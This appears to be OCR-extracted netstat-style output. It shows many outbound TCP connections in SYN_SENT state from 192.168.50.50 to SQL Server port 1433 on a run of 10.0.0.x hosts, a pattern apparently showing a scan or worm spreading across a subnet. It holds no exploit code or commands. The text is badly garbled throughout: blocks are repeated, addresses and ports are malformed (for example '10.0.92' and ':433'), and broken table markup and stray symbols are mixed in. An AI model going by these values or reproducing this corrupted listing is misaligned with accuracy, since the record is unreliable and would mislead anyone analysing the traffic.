TCP 192.168.50.50.3116 10.0.0.80:1433 SYN_SENT TCP 192.168.50.50.3118 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3119 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3120 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3128 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3135 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.102:1433 SYN_SENT <				—	
TCP 192.168.50.50.3117 10.0.0.81:1433 SYN_SENT TCP 192.168.50.50.3119 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3120 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.85:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3130 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.91:433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.91:433 SYN_SENT TCP 192.168.50.50.3134 10.0.0.91:433 SYN_SENT TCP 192.168.50.50.3134 10.0.0.101:433 SYN_SENT TCP 192.168.50.50.3145 10.0.0.102:1433 SYN_SENT TCP				—	
TCP 192.168.50.50.3119 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3125 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50.3128 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.96:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.99:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.99:1433 SYN_SENT TCP 192.168.50.50.3143 10.0.101:1433 SYN_SENT TCP 192.168.50.50.3143 10.0.102:1433 SYN_SENT TCP 192.	TCP	192.168.50.50:3116	10.0.0.80:1433	SYN_SENT	
TCP 192.168.50.50.3119 10.0.0.82:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50.3125 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50.3128 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.96:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.99:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.99:1433 SYN_SENT TCP 192.168.50.50.3143 10.0.101:1433 SYN_SENT TCP 192.168.50.50.3143 10.0.102:1433 SYN_SENT TCP 192.	TCP	192 168 50 50 3117	10 0 0 81·1433	—	
TCP 192.168.50.50.3119 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3121 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.85:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.93:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50.3129 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50.3137 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3141 10.0.102:1433 SYN_SENT TCP 192.168.50.50.3143 10.0.102:1433 SYN_SENT <td< td=""><td></td><td></td><td></td><td></td><td></td></td<>					
TCP 192.168.50.50.3120 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.85:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.0.85:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.0.83:1433 SYN_SENT TCP 192.168.50.50.3127 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3129 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3130 10.0.92:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3132 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3141 10.0.0.102:1433 SYN_SENT <				—	
TCP 192.168.50.50.3121 10.0.085:1433 SYN_SENT TCP 192.168.50.50.3122 10.0.085:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.083:1433 SYN_SENT TCP 192.168.50.50.3124 10.0.083:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.090:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.091:1433 SYN_SENT TCP 192.168.50.50.3126 10.0.091:1433 SYN_SENT TCP 192.168.50.50.3129 10.0.093:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.093:1433 SYN_SENT TCP 192.168.50.50.3131 10.0.097:1433 SYN_SENT TCP 192.168.50.50.3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50.3134 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3140 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50.3141 10.0.0.105:1433 SYN_SENT TCP </td <td></td> <td></td> <td></td> <td></td> <td></td>					
TCP 192.168.50.50:3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50:3124 10.0.0.88:1433 SYN_SENT TCP 192.168.50.50:3125 10.0.0.89:1433 SYN_SENT TCP 192.168.50.50:3126 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT TCP	TCP	192.168.50.50:3120	10.0.0.84:1433	SYN_SENT	
TCP 192.168.50.50:3122 10.0.0.86:1433 SYN_SENT TCP 192.168.50.50:3124 10.0.0.88:1433 SYN_SENT TCP 192.168.50.50:3125 10.0.0.89:1433 SYN_SENT TCP 192.168.50.50:3126 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT TCP	TCP	192.168.50.50:3121	10.0.0.85:1433	SYN SENT	
TCP 192.168.50.50:3123 10.0.0.87:1433 SYN_SENT TCP 192.168.50.50:3125 10.0.0.88:1433 SYN_SENT TCP 192.168.50.50:3126 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50:3126 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3129 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT				—	
TCP 192.168.50.50:3124 10.0.0.88:1433 SYN_SENT TCP 192.168.50.50:3125 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50:3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3120 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.100:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.102:1433 SYN_SENT				—	
TCP 192.168.50.50:3125 10.0.0.89:1433 SYN_SENT TCP 192.168.50.50:3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.102:1433 SYN_SENT					
TCP 192.168.50.50:3126 10.0.090:1433 SYN_SENT TCP 192.168.50.50:3127 10.0.091:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.092:1433 SYN_SENT TCP 192.168.50.50:3129 10.0.092:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.096:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.096:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.097:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.097:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.114:1433 SYN_SENT		192.168.50.50:3124	10.0.0.88:1433	SYN_SENT	
TCP 192.168.50.50:3127 10.0.090:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.114:1433 SYN_SENT	TCP	192.168.50.50:3125	10.0.0.89:1433	SYN_SENT	
TCP 192.168.50.50:3127 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.0.93:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.111:1433 SYN_SENT	TCP	192,168,50,50:3126	10.0.0.90:1433		
TCP 192.168.50.50:3128 10.0.0.92:1433 SYN_SENT TCP 192.168.50.50:3129 10.0.0.93:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.90:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.114:1433 SYN_SENT					
TCP 192.168.50.50:3129 10.0.0.93:1433 SYN_SENT TCP 192.168.50.50:3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.91:433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.105:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.111:1433 SYN_SENT					
TCP 192.168.50.50:3130 10.0.0.94:1433 SYN_SENT TCP 192.168.50.50:3131 10.0.0.95:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.91:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.111:1433 SYN_SENT <tr< td=""><td></td><td></td><td></td><td></td><td></td></tr<>					
TCP 192.168.50.50:3131 10.0.0.95:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.105:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.114:1433 SYN_SENT <t< td=""><td></td><td>192.168.50.50:3129</td><td>10.0.0.93:1433</td><td>SYN_SENT</td><td></td></t<>		192.168.50.50:3129	10.0.0.93:1433	SYN_SENT	
TCP 192.168.50.50:3131 10.0.0.95:1433 SYN_SENT TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.113:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.114:1433 SYN_SENT <tr< td=""><td>TCP</td><td>192.168.50.50:3130</td><td>10.0.0.94:1433</td><td>SYN SENT 🤍</td><td></td></tr<>	TCP	192.168.50.50:3130	10.0.0.94:1433	SYN SENT 🤍	
TCP 192.168.50.50:3132 10.0.0.96:1433 SYN_SENT TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.112:1433 SYN_SENT <t< td=""><td>TCP</td><td>192 168 50 50 3131</td><td>10 0 0 95[.]1433</td><td></td><td></td></t<>	TCP	192 168 50 50 3131	10 0 0 95 [.] 1433		
TCP 192.168.50.50:3133 10.0.0.97:1433 SYN_SENT TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3139 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.112:1433 SYN_SENT <					
TCP 192.168.50.50:3134 10.0.0.98:1433 SYN_SENT TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3139 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.113:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.116:1433 SYN_SENT					
TCP 192.168.50.50:3135 10.0.0.99:1433 SYN_SENT TCP 192.168.50.50:3136 10.0.0.100:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.107:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.110:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.113:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.113:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.116:1433 SYN_SENT TCP 192.168.50.50:3154 10.0.0.117:1433 SYN_SENT				—	
TCP 192.168.50.50:3136 10.0.0.100:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3139 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.110:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3152 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3154 10.0.0.118:1433 SYN_SENT	TCP	192.168.50.50:3134	10.0.0.98:1433	SYN_SENT	
TCP 192.168.50.50:3136 10.0.0.100:1433 SYN_SENT TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3139 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.104:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3143 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.110:1433 SYN_SENT TCP 192.168.50.50:3146 10.0.0.112:1433 SYN_SENT TCP 192.168.50.50:3145 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3152 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3154 10.0.0.118:1433 SYN_SENT	TCP	192.168.50.50:3135	10.0.0.99:1433	SYN SENT	
TCP 192.168.50.50:3137 10.0.0.101:1433 SYN_SENT TCP 192.168.50.50:3138 10.0.0.102:1433 SYN_SENT TCP 192.168.50.50:3139 10.0.0.103:1433 SYN_SENT TCP 192.168.50.50:3140 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3141 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3142 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.106:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.108:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.109:1433 SYN_SENT TCP 192.168.50.50:3144 10.0.0.110:1433 SYN_SENT TCP 192.168.50.50:3147 10.0.0.111:1433 SYN_SENT TCP 192.168.50.50:3147 10.0.0.113:1433 SYN_SENT TCP 192.168.50.50:3150 10.0.0.114:1433 SYN_SENT TCP 192.168.50.50:3151 10.0.0.115:1433 SYN_SENT TCP 192.168.50.50:3152 10.0.0.117:1433 SYN_SENT TCP 192.168.50.50:3153 10.0.0.120:1433 SYN_SENT					
